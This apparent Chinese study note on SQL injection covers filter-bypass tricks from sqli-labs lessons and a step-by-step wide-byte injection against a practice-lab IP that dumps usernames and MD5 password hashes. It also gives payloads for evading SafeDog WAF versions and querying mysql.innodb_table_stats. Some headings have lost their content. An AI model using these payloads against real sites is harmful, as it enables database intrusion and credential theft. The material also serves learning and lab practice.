


利用union联合注入:
1 | 查库名: |

1 | 查表名: |
1 | 查列名: |

1 | 获取数据: |
sql注入绕过
注释符号绕过
常用注释符号:
-- # %23(#的url编码)
例题:less-23
源码分析:

#和–会被替换为空

以单引号闭合为例,其他闭合方式绕过方法相同
- 1.可以多加一个 ‘ ,把后面源码的 ‘ 手动闭合

- 2.也可以用
or '1'='1手动闭合

其他闭合方式:
and和or过滤绕过
分析源码得and和or被替换为空
- 1.大小写绕过
- 2.复写绕过
- 3.用&&取代and,用|| 取代or (&&可用url编码%26%26代替)
空格绕过
les-26
源码分析:

1.使用+代替空格
2.使用/**/代替
3.使用url编码:

- 4.使用报错注入
1 | ?id=1'||extractvalue(1,concat('~',(database())))||'1'='1 |
在查表名,列名时可用 () 将要空格部分括起来

逗号过滤join绕过
例题:less-25
1 | select u.*,e.* from users u,emails e where u.id=e.id; |
JOIN绕过逗号原理:
1 | select * from users where id=1 union select * from (select 1)a JOIN (select 2)b JOIN (select 3)c; |
1 | 查库名: |
union和select绕过
- 1.大小写绕过
- 2.复写绕过
- 3.尝试报错注入
- 4.尝试URL编码绕过(如less-28过滤相连的union select,使用union%0Aselect可以绕过)
宽字节注入
1 | addslashes() 函数返回在预定义字符之前添加反斜杠的字符串 |
什么是宽字节?
字符大小为一个字节时为窄字节,字符大小为两个及以上的字节时为宽字节。
原理:
在开发网站过程中,一些程序员为了防止SQL注入,会使用反斜杠“\”对一些特殊字符进行转义。而我们在进行SQL注入过程中,经常通过闭合单引号或者双引号来判断是否存在注入点并进行接下来的注入操作。而开发人员就对引号进行转义来防止攻击者进行SQL注入攻击,通常开发语言中的转义字符都是反斜杠“\”
例如PHP开发语言中,magic_qutes_gpc()函数的作用就是对用户提交的数据进行解析,如有:post、get、cookie过来的数据增加转义符“\” 以确保这些数据不会引起程序错误。
但是攻击者总能想到办法来解决这个问题。因为“\”的转义后的编码为%5c,可以联想到我们中国的汉字有偏旁部首可以拼成一个汉字,那么对于转义字符编码%5c也可以找到一个编码跟它凑成一个新的字。
例如在GBK编码中%df%5c就是繁体字“連”,所以这是我们就可以成功的绕过magic_qutes_gpc()函数的转义。
注意:只有是中文编码的数据库才可以这样并且数据库的编码为GBK编码
例题:

- 1.首先检测一下是否存在输入点
“http://124.70.71.251:49790/new_list.php?id=1 and 1=2”
页面没有反应,说明and 1=2 条件没有生效,代表通过get方式提交的id值可能被符号给引用了
- 2.试试单引号:
http://124.70.71.251:49790/new_list.php?id=1' and 1=2--+
双引号:http://124.70.71.251:49790/new_list.php?id=1" and 1=2--+
经测试,页面均无反应,推测可能是对单引号和双引号进行了转义
- 3.使用在引号前面加入%df测试一下。
http://124.70.71.251:49790/new_list.php?id=1%df' and 1=2--+
发现在单引号前加入%df后,构造的and 1=2发生了作用,使得页面没有正常回显。说明可以进行宽字节注入
- 4.接下来就可以先来猜测后端查询语句所查询字段的个数了
http://124.70.71.251:49790/new_list.php?id=1%df' order by 5--+
http://124.70.71.251:49790/new_list.php?id=1%df' order by 6--+
经测试发现5正常回显,6时报错,说明查询字段数为5
- 5.查询回显位:
http://124.70.71.251:49790/new_list.php?id=1%df' and 1=2 union select 1,2,3,4,5--+

发现只有3和5回显,说明可在3和5的位置进行查询
- 6.查库名:
http://124.70.71.251:49790/new_list.php?id=1%df' and 1=2 union select 1,2,group_concat(schema_name),4,database() from information_schema.schemata--+

- 7.查表名:
http://124.70.71.251:49790/new_list.php?id=1%df' and 1=2 union select 1,2,group_concat(column_name),4,5 from information_schema.columns where table_schema=database() and table_name='stormgroup_member'--+

发现页面报错,这时我们回想到开头我们判断是否存在注入点的时候,我们已经得到了一个结论,那就是单引号和双引号都被后端给转义了,而我们的payload中table_name=’stormgroup_member’,就存在单引号,所有后端在查询的时候才会报错。
这里有两种方法绕过:
第一种也就是最快的一种:
直接将表名stormgroup_member变成ascii码(ASCII字符串到16进制在线转换工具 - Coding.Tools),然后再拼接到payload中
1 | http://124.70.71.251:49790/new_list.php?id=1%df' and 1=2 union select 1,2,group_concat(column_name),4,5 from information_schema.columns where table_schema=database() and table_name=0x73746f726d67726f75705f6d656d626572-- |
第二种:
因为我们已经可以查出表名,并且当前数据库下只有两张表,且stormgroup_member表位于查询结果的第二位
1 | http://124.70.71.251:49790/new_list.php?id=1%df' and 1=2 union select 1,2,group_concat(column_name),4,5 from information_schema.columns where table_schema=database() and table_name=(select table_name from information_schema.tables where table_schema=database() limit 1,1)--+ |
其中(select table_name from information_schema.tables where table_schema=database() limit 1,1) 查询出来的结果就是stormgroup_member这张表名

8.获取信息:
这里就查询到了stormgroup_member这张表的所有列名信息,接下来就可以查询信息了
1 | http://124.70.71.251:49790/new_list.php?id=1%df' and 1=2 union select 1,2,group_concat(password),4,group_concat(name) from stormgroup_member--+ |

这样我们就爆出来stormgroup_member表中的数据
由于密码被MD5加密了所以我们要用MD5解密(md5在线解密破解,md5解密加密)之后,再登录页面进行登录,登录成功,将页面划到最底端就可以拿到KEY了
安全狗4.0.26550绕过
注释:
1 | /**/:在MYSQL里,多行解释是/**/ |
1 | 当database()被过滤时,就可以使用database(/*!90000benben*/)绕过 |
安全狗3.5.12048绕过
1 | 当union select 同时出现会被拦截时可以在union select 中插入一点东西以绕过,如 /*!90000benben*/,--+b%0A(--+注释掉后面部分的b,%0A换行后的内容不被注释掉) |
information_schema被过滤:
1 | 使用其他两张表: |
还有一张在做题的时候遇到的可以绕过的表,注意他的库名和information_schema的库名不一样,不是table_schema而是database_name
mysql.innodb_table_stats介绍:
主要字段:
1 | database_name -- 数据库名 |
在 SQL 注入中的用途:
- 查表名:
1 | select table_name from mysql.innodb_table_stats |
或查所有数据库的表:
1 | SELECT database_name, table_name FROM mysql.innodb_table_stats |
安全狗3.5绕过JOIN无列名报错注入
当column被过滤时,无法查询列名,可以使用JOIN无列名绕过
1 | select * from (select * from users as a JOIN users as b)c; |
